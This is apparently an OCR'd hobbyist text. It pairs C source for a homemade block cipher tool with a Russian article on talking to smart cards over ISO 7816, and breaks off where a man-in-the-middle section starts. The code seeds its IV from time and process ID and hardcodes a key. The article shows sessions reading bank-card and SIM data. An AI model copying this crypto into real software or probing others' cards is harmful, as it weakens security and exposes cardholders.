#include "include/dpa.h"

/* This is the function used to decrypt */
void D(unsigned char *key, unsigned char *block, unsigned int shift)
{
  S_D(key, block, shift);
  lbitshift(block, shift);
  lbytechain(block);
}

/* blockchain.c */
#include "include/dpa.h"

/* Block chaining for BC modes */
void    blockchain(unsigned char *dst, unsigned char *src)
{
  int   i;

  for (i = 0; i < DPA_BLOCK_SIZE; ++i)
    dst[i] = dst[i] ^ src[i];
  return;
}

/* iv.c */
#include <stdlib.h>
#include <time.h>
#include <unistd.h>

#include "include/dpa.h"

/* Initialization vector */
void    IV(unsigned char *block)
{
  int   i;

  srandom(time(NULL) % getpid());
  for (i = 0; i < DPA_BLOCK_SIZE; ++i)
    block[i] = random();
}

/* key.c */
#include <sys/types.h>
#include <sys/mman.h>
#include <sys/stat.h>

#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>

#include "include/dpa.h"

/* This is the function used to precompute the subkeys */
void DPA_set_key(DPA_KEY *k, unsigned char *key, unsigned int len)
{
  /* Compute subkey #0 */
  checksum128(key, k->subkey[0].key, len);

  /* Compute subkey #1 -> #15: k.n = H(k.(n-1)%16), where 0 <= n <= 15 */
  checksum128(k->subkey[0].key, k->subkey[1].key, DPA_KEY_SIZE);
  checksum128(k->subkey[1].key, k->subkey[2].key, DPA_KEY_SIZE);
```

```
  checksum128(k->subkey[2].key, k->subkey[3].key, DPA_KEY_SIZE);
  checksum128(k->subkey[3].key, k->subkey[4].key, DPA_KEY_SIZE);
  checksum128(k->subkey[4].key, k->subkey[5].key, DPA_KEY_SIZE);
  checksum128(k->subkey[5].key, k->subkey[6].key, DPA_KEY_SIZE);
  checksum128(k->subkey[6].key, k->subkey[7].key, DPA_KEY_SIZE);
  checksum128(k->subkey[7].key, k->subkey[8].key, DPA_KEY_SIZE);
  checksum128(k->subkey[8].key, k->subkey[9].key, DPA_KEY_SIZE);
  checksum128(k->subkey[9].key, k->subkey[10].key, DPA_KEY_SIZE);
  checksum128(k->subkey[10].key, k->subkey[11].key, DPA_KEY_SIZE);
  checksum128(k->subkey[11].key, k->subkey[12].key, DPA_KEY_SIZE);
  checksum128(k->subkey[12].key, k->subkey[13].key, DPA_KEY_SIZE);
  checksum128(k->subkey[13].key, k->subkey[14].key, DPA_KEY_SIZE);
  checksum128(k->subkey[14].key, k->subkey[15].key, DPA_KEY_SIZE);

  /* Paranoia: overwrite subkey #0 to prevent a possible biais in H
   * from revealing informations about the initial key.
   */
  checksum128(k->subkey[15].key, k->subkey[0].key, DPA_KEY_SIZE);


  /* Compute shifts. Shifts are inverted to break a possible relation
   * between shiftings and subkeys. The last subkey is used to compute
   * the first shift, and so on...
   */
  k->subkey[0].shift = hash32(k->subkey[15].key, DPA_KEY_SIZE);
  k->subkey[1].shift = hash32(k->subkey[14].key, DPA_KEY_SIZE);
  k->subkey[2].shift = hash32(k->subkey[13].key, DPA_KEY_SIZE);
  k->subkey[3].shift = hash32(k->subkey[12].key, DPA_KEY_SIZE);
  k->subkey[4].shift = hash32(k->subkey[11].key, DPA_KEY_SIZE);
  k->subkey[5].shift = hash32(k->subkey[10].key, DPA_KEY_SIZE);
  k->subkey[6].shift = hash32(k->subkey[9].key, DPA_KEY_SIZE);
  k->subkey[7].shift = hash32(k->subkey[8].key, DPA_KEY_SIZE);
  k->subkey[8].shift = hash32(k->subkey[7].key, DPA_KEY_SIZE);
  k->subkey[9].shift = hash32(k->subkey[6].key, DPA_KEY_SIZE);
  k->subkey[10].shift = hash32(k->subkey[5].key, DPA_KEY_SIZE);
  k->subkey[11].shift = hash32(k->subkey[4].key, DPA_KEY_SIZE);
  k->subkey[12].shift = hash32(k->subkey[3].key, DPA_KEY_SIZE);
  k->subkey[13].shift = hash32(k->subkey[2].key, DPA_KEY_SIZE);
  k->subkey[14].shift = hash32(k->subkey[1].key, DPA_KEY_SIZE);
  k->subkey[15].shift = hash32(k->subkey[0].key, DPA_KEY_SIZE);
}

/* And this one for using a file as a secret key */
void DPA_set_keyfile(DPA_KEY *k, char *filename)
{
  int fd;
  void *key;
  struct stat sb;

  fd = open(filename, O_RDONLY);
  if (fd < 0)
    {
      fprintf(stderr, "failed to open %s as a secret key.\n", filename);
      exit(1);
    }
  fstat(fd, &sb);
  key =
    (unsigned char *)mmap(NULL, sb.st_size, PROT_READ, MAP_PRIVATE, fd, 0);
  if (key == (void *)MAP_FAILED)
    {
      fprintf(stderr, "mmap() call failure.\n");
      exit(1);
    }
  DPA_set_key(k, key, sb.st_size);
}

/* data.c */
/*
 * Warning: ugliest file ;)
 */
#include <sys/types.h>
```

```
#include <sys/mman.h>
#include <sys/stat.h>

#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include "include/dpa.h"

void DPA_set_data(DPA_DATA *d, unsigned char *data, unsigned int len)
{
  d->data = data;
  d->length = len;
}

void DPA_set_datafile(DPA_DATA *d, char *filename)
{
  int fd;
  struct stat sb;

  fd = open(filename, O_RDONLY);
  if (fd < 0)
    {
      fprintf(stderr, "failed to open data file %s.\n", filename);
      exit(1);
    }
  fstat(fd, &sb);
  d->data =
    (unsigned char *)mmap(NULL, sb.st_size, PROT_READ, MAP_PRIVATE, fd, 0);
  if (d->data == (void *)MAP_FAILED)
    {
      fprintf(stderr, "mmap() call failure.\n");
      exit(1);
    }
  d->length = sb.st_size;
}

/* Allocate enough memory to hold the result of encryption/decryption */
void DPA_set_ciphertext(DPA_DATA *d, DPA_DATA *c, int mode, int action)
{
  int sz;

  sz = 0;
  if (action == DPA_ENCRYPT)
    {
      if (mode == DPA_MODE_ECB)
{
          if ((d->length % DPA_BLOCK_SIZE) == 0)
            sz = d->length + DPA_BLOCK_SIZE;
  else
            sz = d->length + (DPA_BLOCK_SIZE - (d->length % DPA_BLOCK_SIZE)) +
      DPA_BLOCK_SIZE;
        }
      else if (mode == DPA_MODE_CBC)
{
  if ((d->length % DPA_BLOCK_SIZE) == 0)
    sz = d->length + (DPA_BLOCK_SIZE * 2);
  else
    sz = d->length + (DPA_BLOCK_SIZE - (d->length % DPA_BLOCK_SIZE)) +
      (DPA_BLOCK_SIZE * 2);
}
    }
  else if (action == DPA_DECRYPT)
    {
      if (mode == DPA_MODE_ECB)
sz = d->length - DPA_BLOCK_SIZE;
      else if (mode == DPA_MODE_CBC)
sz = d->length - (DPA_BLOCK_SIZE * 2);
    }
```

```
  c->data =
(unsigned char *)mmap(NULL, sz,
                      PROT_READ|PROT_WRITE, MAP_ANON|MAP_PRIVATE, -1, 0);
  if (c->data == (void *)MAP_FAILED)
    {
      fprintf(stderr, "mmap() call failure.\n");
      exit(1);
    }
  c->length = sz;
}

/* Write the result of encryption/decryption to filename */
void DPA_write_to_file(DPA_DATA *data, char *filename)
{
  int fd;
  int cnt;
  int wasfile;

  wasfile = 0;
  if (!strcmp(filename, "-"))
    fd = 1;
  else
    {
      fd = open(filename, O_RDWR|O_CREAT|O_TRUNC, 0600);
      if (fd < 0)
{
          fprintf(stderr, "failed to open result file %s.\n", filename);
          exit(1);
        }
      wasfile = 1;
    }

  for (cnt = 0; cnt < data->length;)
    if ((data->length - cnt) < DPA_BLOCK_SIZE)
      cnt += write(fd, data->data + cnt, data->length - cnt);
    else
      cnt += write(fd, data->data + cnt, DPA_BLOCK_SIZE);

  if (wasfile)
    close(fd);
}

/* Write the result of checksum to filename in base 16 */
void DPA_sum_write_to_file(DPA_DATA *data, char *filename)
{
  int fd;
  int cnt;
  int cnt2;
  int wasfile;
  unsigned char base[] = "0123456789abcdef";
  unsigned char buffer[DPA_BLOCK_SIZE * 2 + 2];

  wasfile = 0;
  if (!strcmp(filename, "-"))
    fd = 1;
  else
    {
      fd = open(filename, O_RDWR|O_CREAT|O_TRUNC, 0600);
      if (fd < 0)
        {
          fprintf(stderr, "failed to open result file %s.\n", filename);
  exit(1);
        }
      wasfile = 1;
    }

  for (cnt = cnt2 = 0; cnt < DPA_BLOCK_SIZE; ++cnt, (cnt2 += 2))
    {
      buffer[cnt2] =
base[*(data->data + data->length - DPA_BLOCK_SIZE + cnt) / 16];
      buffer[cnt2 + 1] =
```

```
□base[*(data->data + data->length - DPA_BLOCK_SIZE + cnt) % 16];
    }
  buffer[DPA_BLOCK_SIZE * 2] = '\n';
  buffer[DPA_BLOCK_SIZE * 2 + 1] = '\0';

  write(fd, buffer, DPA_BLOCK_SIZE * 2 + 2);

  if (wasfile)
    close(fd);
}

/* ecb.c */
/*
 * Encryption/Decryption in ECB mode.
 */
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#include "include/dpa.h"

/* XXX - for better performances, unroll the loops ;) */

void□DPA_ecb_encrypt(DPA_KEY *key, DPA_DATA *data, DPA_DATA *cipher)
{
  int□j;
  int□cnt;
  unsigned char□*cptr;
  unsigned char□block[DPA_BLOCK_SIZE];

  cnt = data->length;
  cptr = cipher->data;
  memset(block, 0, 16);
  for (; cnt > 0; data->data += DPA_BLOCK_SIZE, cptr += DPA_BLOCK_SIZE)
    {
      if (cnt < DPA_BLOCK_SIZE)
□{
□  memcpy(block, data->data, cnt);
□  memset(block + cnt, 0, DPA_BLOCK_SIZE - cnt);
□}
      else
□memcpy(block, data->data, DPA_BLOCK_SIZE);
      for (j = 0; j < 16; ++j)
□E(key->subkey[j].key, block, key->subkey[j].shift);
      memcpy(cptr, block, DPA_BLOCK_SIZE);
      cnt -= DPA_BLOCK_SIZE;
    }

  /* Padding block */
  memset(block, 0, DPA_BLOCK_SIZE);
  if (data->length % DPA_BLOCK_SIZE)
    block[DPA_BLOCK_SIZE - 1] = DPA_BLOCK_SIZE - data->length % DPA_BLOCK_SIZE;
  for (j = 0; j < 16; ++j)
    E(key->subkey[j].key, block, key->subkey[j].shift);
  memcpy(cptr, block, DPA_BLOCK_SIZE);
}

void□DPA_ecb_decrypt(DPA_KEY *key, DPA_DATA *data, DPA_DATA *cipher)
{
  int□j;
  int□cnt;
  unsigned char□padding;
  unsigned char□*cptr;
  unsigned char□block[DPA_BLOCK_SIZE];

  /* Data is padded so... we got at least 2 * DPA_BLOCK_SIZE bytes and
   * data->length / DPA_BLOCK_SIZE should be even
   */
  if ((data->length % DPA_BLOCK_SIZE) || data->length < (2 * DPA_BLOCK_SIZE))
    exit(1);
  /* Extract padding information */
```

```
  memcpy(block, data->data + data->length - DPA_BLOCK_SIZE, DPA_BLOCK_SIZE);
  for (j = 15; j >= 0; --j)
    D(key->subkey[j].key, block, key->subkey[j].shift);
  padding = block[DPA_BLOCK_SIZE - 1];
  cipher->length -= padding;

  cptr = cipher->data;
  cnt = data->length - DPA_BLOCK_SIZE;
  memset(block, 0, DPA_BLOCK_SIZE);
  for (;
       cnt > 0;
       cnt -= DPA_BLOCK_SIZE, data->data += DPA_BLOCK_SIZE,
 cptr += DPA_BLOCK_SIZE)
    {
      memcpy(block, data->data, DPA_BLOCK_SIZE);
      for (j = 15; j >= 0; --j)
D(key->subkey[j].key, block, key->subkey[j].shift);
      if (cnt >= DPA_BLOCK_SIZE)
memcpy(cptr, block, DPA_BLOCK_SIZE);
      else
memcpy(cptr, block, DPA_BLOCK_SIZE - (padding % DPA_BLOCK_SIZE));
    }
}

/* cbc.c */
/*
 * Encryption/Decryption in CBC mode.
 */
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#include "include/dpa.h"

/* XXX - for better performances, unroll the loops ;) */
void DPA_cbc_encrypt(DPA_KEY *key, DPA_DATA *data, DPA_DATA *cipher)
{
  int j;
  int cnt;
  unsigned char *cptr;
  unsigned char block[DPA_BLOCK_SIZE];
  unsigned char iv[DPA_BLOCK_SIZE];
  unsigned char xblock[DPA_BLOCK_SIZE];

  /* IV */
  cptr = cipher->data;
  IV(iv);
  memcpy(xblock, iv, DPA_BLOCK_SIZE);
  for (j = 0; j < 16; ++j)
    E(key->subkey[j].key, iv, key->subkey[j].shift);
  memcpy(cptr, iv, DPA_BLOCK_SIZE);
  cptr += DPA_BLOCK_SIZE;

  cnt = data->length;
  memset(block, 0, 16);
  for (; cnt > 0; data->data += DPA_BLOCK_SIZE, cptr += DPA_BLOCK_SIZE)
    {
      if (cnt < DPA_BLOCK_SIZE)
{
   memcpy(block, data->data, cnt);
   memset(block + cnt, 0, DPA_BLOCK_SIZE - cnt);
}
      else
memcpy(block, data->data, DPA_BLOCK_SIZE);

      blockchain(block, xblock);
      for (j = 0; j < 16; ++j)
E(key->subkey[j].key, block, key->subkey[j].shift);
      memcpy(xblock, block, DPA_BLOCK_SIZE);
      memcpy(cptr, block, DPA_BLOCK_SIZE);
      cnt -= DPA_BLOCK_SIZE;
```

```
    }

  /* Padding */
  memset(block, 0, DPA_BLOCK_SIZE);
  if (data->length % DPA_BLOCK_SIZE)
    block[DPA_BLOCK_SIZE - 1] = DPA_BLOCK_SIZE - data->length % DPA_BLOCK_SIZE;
  blockchain(block, xblock);
  for (j = 0; j < 16; ++j)
    E(key->subkey[j].key, block, key->subkey[j].shift);
  memcpy(cptr, block, DPA_BLOCK_SIZE);
}


void DPA_cbc_decrypt(DPA_KEY *key, DPA_DATA *data, DPA_DATA *cipher)
{
  int j;
  int cnt;
  unsigned char padding;
  unsigned char *cptr;
  unsigned char block[DPA_BLOCK_SIZE];
  unsigned char xblock[DPA_BLOCK_SIZE];
  unsigned char xblockprev[DPA_BLOCK_SIZE];
  unsigned char *xorptr;

  /*
   * CBC mode uses padding, data->length / DPA_BLOCK_SIZE _MUST_ be even.
   * Also, we got a block for the IV, at least a block for the data and
   * a block for the padding information, this makes the size of cryptogram
   * at least 3 * DPA_BLOCK_SIZE.
   */
  if ((data->length % DPA_BLOCK_SIZE) || data->length < (3 * DPA_BLOCK_SIZE))
    exit(1);

  /* Extract padding information by undoing block chaining on last block */
  memcpy(block, data->data + data->length - DPA_BLOCK_SIZE, DPA_BLOCK_SIZE);
  for (j = 15; j >= 0; --j)
    D(key->subkey[j].key, block, key->subkey[j].shift);
  xorptr = data->data + data->length - (DPA_BLOCK_SIZE * 2);
  blockchain(block, xorptr);
  padding = block[DPA_BLOCK_SIZE - 1];
  cipher->length -= padding;

  /* Extract Initialization vector */
  memcpy(xblock, data->data, DPA_BLOCK_SIZE);
  for (j = 15; j >= 0; --j)
    D(key->subkey[j].key, xblock, key->subkey[j].shift);

  cptr = cipher->data;
  cnt = data->length - (DPA_BLOCK_SIZE * 2);
  memset(block, 0, DPA_BLOCK_SIZE);
  for (data->data += DPA_BLOCK_SIZE;
       cnt >= DPA_BLOCK_SIZE;
       cnt -= DPA_BLOCK_SIZE, data->data += DPA_BLOCK_SIZE,
 cptr += DPA_BLOCK_SIZE)
    {
      memcpy(block, data->data, DPA_BLOCK_SIZE);
      memcpy(xblockprev, block, DPA_BLOCK_SIZE);
      for (j = 15; j >= 0; --j)
D(key->subkey[j].key, block, key->subkey[j].shift);
      blockchain(block, xblock);
      if (cnt >= DPA_BLOCK_SIZE)
memcpy(cptr, block, DPA_BLOCK_SIZE);
      else
memcpy(cptr, block, DPA_BLOCK_SIZE - (padding % DPA_BLOCK_SIZE));
      memcpy(xblock, xblockprev, DPA_BLOCK_SIZE);
    }
}

/* sum.c */
/* NEEDS_FIX */
/*
```

```
 * This is basically a CBC encryption with a fixed IV and fixed key, the
 * last block being the checksum. This needs a rewrite because there is
 * no need to allocate memory for the whole ciphertext as only two blocks
 * are needed.
 */
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#include "include/dpa.h"

/* XXX - for better performances, unroll the loops ;) */
void DPA_sum(DPA_KEY *key, DPA_DATA *data, DPA_DATA *cipher)
{
  int j;
  int cnt;
  unsigned char *cptr;
  unsigned char block[DPA_BLOCK_SIZE];
  unsigned char iv[DPA_BLOCK_SIZE];
  unsigned char xblock[DPA_BLOCK_SIZE];

  /* Fixed key */
  DPA_set_key(key, (unsigned char *)"deadbeef", 8);

  /* Fixed IV */
  memcpy(iv, "0123456789abcdef", DPA_BLOCK_SIZE);
  memcpy(xblock, iv, DPA_BLOCK_SIZE);

  cptr = cipher->data;
  memcpy(xblock, iv, DPA_BLOCK_SIZE);
  for (j = 0; j < 16; ++j)
    E(key->subkey[j].key, iv, key->subkey[j].shift);
  memcpy(cptr, iv, DPA_BLOCK_SIZE);
  cptr += DPA_BLOCK_SIZE;
  cnt = data->length;
  memset(block, 0, 16);
  for (; cnt > 0; data->data += DPA_BLOCK_SIZE, cptr += DPA_BLOCK_SIZE)
    {
      if (cnt < DPA_BLOCK_SIZE)
{
  memcpy(block, data->data, cnt);
  memset(block + cnt, 0, DPA_BLOCK_SIZE - cnt);
}
      else
memcpy(block, data->data, DPA_BLOCK_SIZE);

      blockchain(block, xblock);
      for (j = 0; j < 16; ++j)
E(key->subkey[j].key, block, key->subkey[j].shift);
      memcpy(xblock, block, DPA_BLOCK_SIZE);
      memcpy(cptr, block, DPA_BLOCK_SIZE);
      cnt -= DPA_BLOCK_SIZE;
    }
  memset(block, 0, DPA_BLOCK_SIZE);
  if (data->length % DPA_BLOCK_SIZE)
    block[DPA_BLOCK_SIZE - 1] = DPA_BLOCK_SIZE - data->length % DPA_BLOCK_SIZE;
  blockchain(block, xblock);
  for (j = 0; j < 16; ++j)
    E(key->subkey[j].key, block, key->subkey[j].shift);
  memcpy(cptr, block, DPA_BLOCK_SIZE);
}

/* usage.c */
#include <stdio.h>
#include <stdlib.h>
#include <sysexits.h>
#include <unistd.h>

void usage(void)
{
  fprintf(stderr, "usage: dpa -a action -m mode -k key -d data -o outfile\n");
```

```
  fprintf(stderr, "       dpa -s filename\n");
  fprintf(stderr, "\taction can be : encrypt, decrypt\n");
  fprintf(stderr, "\tmode can be   : ecb, cbc\n");
  fprintf(stderr, "\tkey can be    : \"key\" or file:/path/to/keyfile\n");
  fprintf(stderr, "\tdata can be   : \"data\" or file:/path/to/datafile\n");
  fprintf(stderr, "\toutfile can be: \"-\" (stdout) or a filename\n");
  fprintf(stderr, "\twhen -s is used, a checksum of filename is computed\n");
  exit (EX_USAGE);
}

/* main.c */
#include <stdio.h>
#include <string.h>
#include <sysexits.h>
#include <unistd.h>

#include "include/dpa.h"

int main(int argc, char *argv[])
{
  int kflag;
  int dflag;
  int sflag;
  int mflag;
  int aflag;
  int oflag;
  int opt;
  int mode;
  int action;
  char *output;
  DPA_KEY key;
  DPA_DATA data;
  DPA_DATA cipher;

  mode = DPA_MODE_ECB;
  action = DPA_ENCRYPT;
  output = "-";
  mflag = aflag = kflag = dflag = sflag = oflag = 0;
  while ((opt = getopt(argc, argv, "a:m:k:d:o:s:")) != -1)
    {
      switch (opt)
{
case 'a':
  if (!strcmp(optarg, "enc") || !strcmp(optarg, "encrypt"))
    action = DPA_ENCRYPT;
  else if (!strcmp(optarg, "dec") || !strcmp(optarg, "decrypt"))
    action = DPA_DECRYPT;
  else
    {
      fprintf(stderr, "unknown action, expected encrypt or decrypt\n");
      return (EX_USAGE);
    }
  aflag = 1;
  break;

case 'm':
  if (!strcmp(optarg, "ecb"))
    mode = DPA_MODE_ECB;
  else if (!strcmp(optarg, "cbc"))
    mode = DPA_MODE_CBC;
  else
    {
      fprintf(stderr, "unknown mode, expected ecb or cbc\n");
      return (EX_USAGE);
    }
  mflag = 1;
  break;

case 'k':
  if (strncmp(optarg, "file:", 5) || strlen(optarg) == 5)
    DPA_set_key(&key, (unsigned char *)optarg, strlen(optarg));
```

```
    else
      DPA_set_keyfile(&key, optarg + 5);
    kflag = 1;
    break;

  case 'd':
    if (strncmp(optarg, "file:", 5) || strlen(optarg) == 5)
      DPA_set_data(&data, (unsigned char *)optarg, strlen(optarg));
    else
      DPA_set_datafile(&data, optarg + 5);
    dflag = 1;
    break;

  case 'o':
    output = optarg;
    oflag = 1;
    break;

  case 's':
    DPA_set_datafile(&data, optarg);
    sflag = 1;
    break;

  default:
    usage();
  }
      }

    if ((!aflag || !mflag || !kflag || !dflag) && !sflag)
      usage();

    if (sflag)
      {
        DPA_set_ciphertext(&data, &cipher, DPA_MODE_CBC, DPA_ENCRYPT);
        DPA_sum(&key, &data, &cipher);
        DPA_sum_write_to_file(&cipher, output);
      }
    else
      {
        DPA_set_ciphertext(&data, &cipher, mode, action);
        if (action == DPA_ENCRYPT)
  {
    if (mode == DPA_MODE_ECB)
      DPA_ecb_encrypt(&key, &data, &cipher);
    else if (mode == DPA_MODE_CBC)
      DPA_cbc_encrypt(&key, &data, &cipher);
  }
        else if (action == DPA_DECRYPT)
  {
    if (mode == DPA_MODE_ECB)
      DPA_ecb_decrypt(&key, &data, &cipher);
    else if (mode == DPA_MODE_CBC)
      DPA_cbc_decrypt(&key, &data, &cipher);
  }
        DPA_write_to_file(&cipher, output);
      }
    return (EX_OK);
  }
```

Введение в работу со смарт-картами с умом

Автор: ender

Содержание

---

1 - Введение

Всё, что описано в этой статье, должно использоваться для исследования карт, а не для защиты уже существующих приложений. Тем не менее цель статьи — показать, как начать диалог со смарт-картами (что очень полезно, когда не с кем поговорить), а не объяснить, как пользоваться уже взломанными картами.

Что вам понадобится для изучения карты:
• Стандарт: ISO7816
(http://www.cardwerk.com/smartcards/smartcard_standards.aspx)
• Считыватель смарт-карт (Phoenix)
• Опционально: считыватель/записыватель магнитных полос (просто для интереса)
• Возможно, Season — объясню позже
• Несколько банковских карт
• Компьютер:

• Под Linux/Unix: можно использовать shcap (www.afturgurluk.org/~ender/) или SmartCard ToolKit (http://freshmeat.net/projects/sctk/)
• Под bill's non-operating system: WinExplorer от Dexter (www.geocities.com/Winexplorer/)

Вам потребуется обращаться к этому стандарту. Здесь мы рассмотрим, как начать коммуникацию со смарт-картой, вставленной в считыватель Phoenix, подключённый к порту RS232. Я привёл два примера: кредитная карта и SIM-карта. Если в описании протокола не указан конкретный тип карты, это означает, что информация применима ко всем картам, совместимым со стандартом ISO 7816.

2.1 - Получение ответа на сброс (ATR)

Сначала нужно сбросить карту (через ioctl или командой `reset` в шелле для смарт-карт), чтобы загрузить её. После этого карта отправляет буфер данных для идентификации и указания своих характеристик: частоты, напряжения программирования, GuardTime, Convention (инверсное/прямое) и т. д. Что действительно полезно знать:

Структура ATR:

```
ATR : TS T0 TA1 TB1 TC1 TD1 TA2 ... TDn Tk TCK
```

• `TS` : `3B` — прямое convention; `3F` — инверсное convention
• `T0` : задаёт количество исторических байт (специфических для карты)
• `TD` : задаёт протокол (в основном T=0 — пересылка слов, T=1 — пересылка символов)
• `Tk` : k исторических байт... не очень информативны :/
• `TCK` : контрольная сумма для проверки корректности ATR

Примечание: если вы не получаете `0x3B` или `0x3F` в качестве TS, возможно, нужно перенастроить ПО для приёма байтов в другом convention.

2.2 - Отправка команд

Команды передаются на карту через последовательный интерфейс. Протокол описан в стандарте и в целом похож на I2C без SCL. Пакеты состоят из пяти частей:

• `CLA` : 1 байт. ISO-класс. Примеры:
• `BC` = французские кредитные карты
• `A0` = SIM-карты
• `00` = Moneo/Open-карты

• `INS` : 1 байт. Инструкция. Примеры:
• `20` = проверка PIN
• `B0` = чтение
• `B2` = чтение записи
• `D0` = запись
• `DC` = запись записи
• `A4` = выбор директории
• `8x` = шифрование ключом `x` (алгоритм зависит от карты)
• `C0` = получить ответ

• `P1, P2` : 2 байта. Параметры, чаще всего — адрес чтения/записи.

• `LEN` : 1 байт. Ожидаемая длина ответа или длина аргумента.

• `ARG` : LEN байт. Аргумент инструкции (байты для записи, данные для шифрования, PIN для проверки и т. д.). Иногда карта должна отправить байт подтверждения — в зависимости от

инструкции — между каждым байтом в буфере аргумента.

2.3 - Получение ответов

Для подтверждения команды карта отправляет обратно байт инструкции терминалу, затем данные длиной LEN, и завершает ответ байтами SW1, SW2 (`0x90 0x00` при успешной операции). При неуспехе отправляются только SW1 и SW2 с кодом ошибки:

```
0x6E 0x00   Ошибка CLA
0x6D 0x00   Ошибка INS
0x6B 0x00   Ошибка P1, P2
0x67 0x00   Ошибка LEN
0x98 0x04   Неверный PIN
0x98 0x08   Несанкционированный доступ
0x98 0x40   Карта заблокирована
...
```

2.4 - Пример

Ниже приведены примеры из shcap. Скачать можно здесь: . То же самое можно сделать с 7816shell:

```
oops:~/7816/shcap_rel$ sudo ./shcap

Terminal> help
Shcap v0.0.9 by ender <ender@afturgurluk.org>

connect                 - Connect to the Serial port given with -D parameter
XX .. XX                - Send XX .. XX to the card
log                     - Log comm between card and terminal (need a season)
bf                      - Try to find ISO CLA byte of the card
reset                   - Reset the card
direct                  - Set direct convention
inverse                 - Set inverse convention
cd XX XX                - Select directory XX XX
cat XX XX               - Read rd_len bytes at address XX XX
readrec XX              - Read rd_len on record XX of current file
get N                   - Get N bytes of the answer
login                   - Verify PIN given
cypher XX .. XX         - Cypher 8 Bytes
set                     - Set parameter :
                           cla=XX    Set the iso class to XX (default 00)
                           key=X     Set the cyphering key to X (default 0)
                           rd_len=N  Set the read lenght to N (default 8)
                           timeout=N Set the poll timeout to Nms (default 500ms)
help                    - Display this help
quit                    - Exit the shell

  ###### Example with a Bull CP8 mask 4 BO' (french credit card) ######
Terminal> connect

Reset for a B4/B0' :
ATR: 3F 65 25 08 93 04 6C 90 00

Analysing the ATR :
3F -  Convention inverse
6  -  TB and TC sent (if TD is not sent, the protocol is 0 : send words)
5  -  5 historical Bytes
25 -  TB : Programming current : max 50mA - Programming Voltage 5V
08 -  TC : GuardTime : 8 * 1/9600Hz = 833us

Historical Bytes
93 04 6C 90 00  --Note that the 90 00 change to 90 10 after a first
                  wrong PIN code


Reading Constructor Area of a B4/B0' :
```

```
Terminal> set cla=bc
ISO CLASS set to BC

Terminal> set rd_len=8
READ LENGHT set to 8

Terminal> cat 09 C0
               --Read at $09C0 8 bytes
Card> B0 19 DF 64 08 1F F4 0F B0 90 00

Analysing Constructor Area :
19 DF 64 08 : Card Serial Number
1FF4 / 0FB0 : Free Read area : $07F8 / Access Control : $03E8
90 00       : ok


Signing Data with salt in [07E8] :
Terminal> set key=0                         --Cipher 8 Bytes with K0
KEY set to 0

Terminal> cypherCB 09 11 15 04 16 00 07 E8  --ARG=09 11 15 04 16 00 [07 E8]
Card> 90 00                                 --Instruction ok

Getting response :
Terminal> get 8                             --Get answer 8 bytes
Card> C0 12 4F 54 A3 64 C5 2B 07 90 00      --12 4F 54 A3 64 C5 2B 07 ok

             ##### Example with a SIM card for GSM #####
Terminal> set cla=a0
ISO CLASS set to A0

Verifying PIN 12345678 on a SIM :
Terminal> login                             --Check PIN 8 Bytes
Enter your PIN code : 12345678              --The PIN is encoded in ASCII
Card> 90 00                                 --PIN ok

Selecting /TELECOM/SMS/ directory in a SIM :
Terminal> cd 7f 10                          --Select TELECOM dir : 7F 10
Card> 9F 16 □□                          --Dir description, 20Bytes
Terminal> cd 6f 3c                          --Select SMS subdir : 6F 3C
Card> 9F 0F□□                             --Dir description, 15Bytes

Reading msg (15 Bytes) :
Terminal> get 15                            --Get 15 Bytes
Card> C0 00 00 ** ** 6F 3C ** ** ** ** ** ** ** ** 90 00

Reading the 3rd SMS of current file :
Terminal> set rd_len=176
READ LENGHT set to 176

Terminal> redrec 3                          --Read record 3, 176Bytes
Card> B2 00 FF .. FF 90 00□                --status = 00, data=0xff..ff
Terminal> quit
```

	-- 6	--	
Terminal		--/----------	Card
_____	--		_____

Вот и всё, что касается примеров... не очень сложно, правда?

2.5 - Ваши права

Смарт-карты используют нечто вроде файловых систем, поэтому для различных областей и файлов существуют права доступа (xrw). Право на выполнение — очевидно, только для

инструкций.

Как правило, для карты с одним провайдером существует три уровня:


• **Никто** — при загрузке карты вы ещё не идентифицированы.
• **Владелец** — вы «авторизованы» после ввода PIN.
• **Провайдер** — существует ещё один код, называемый PUK, который вы не можете знать. Он используется, например, когда вы случайно заблокировали карту — для сброса механизма блокировки.

На SIM-карте (по крайней мере, на той, с которой я работал) невозможно читать или писать без авторизации. После ввода PIN (инструкция называется verify) можно читать и даже писать в некоторые файлы (в основном в директорию TELECOM, содержащую SMS, номера и т. д.). На кредитных картах, разбитых на области, PIN нужен только для чтения/записи транзакционного бюллетеня (по крайней мере, для французских карт... Это также серьёзная дыра в безопасности, если PIN не проверяется динамически банком).

---


3 - Атака «человек посередине» на смарт-карту

Очень полезный инструмент для изучения смарт-карт — устройство Season:



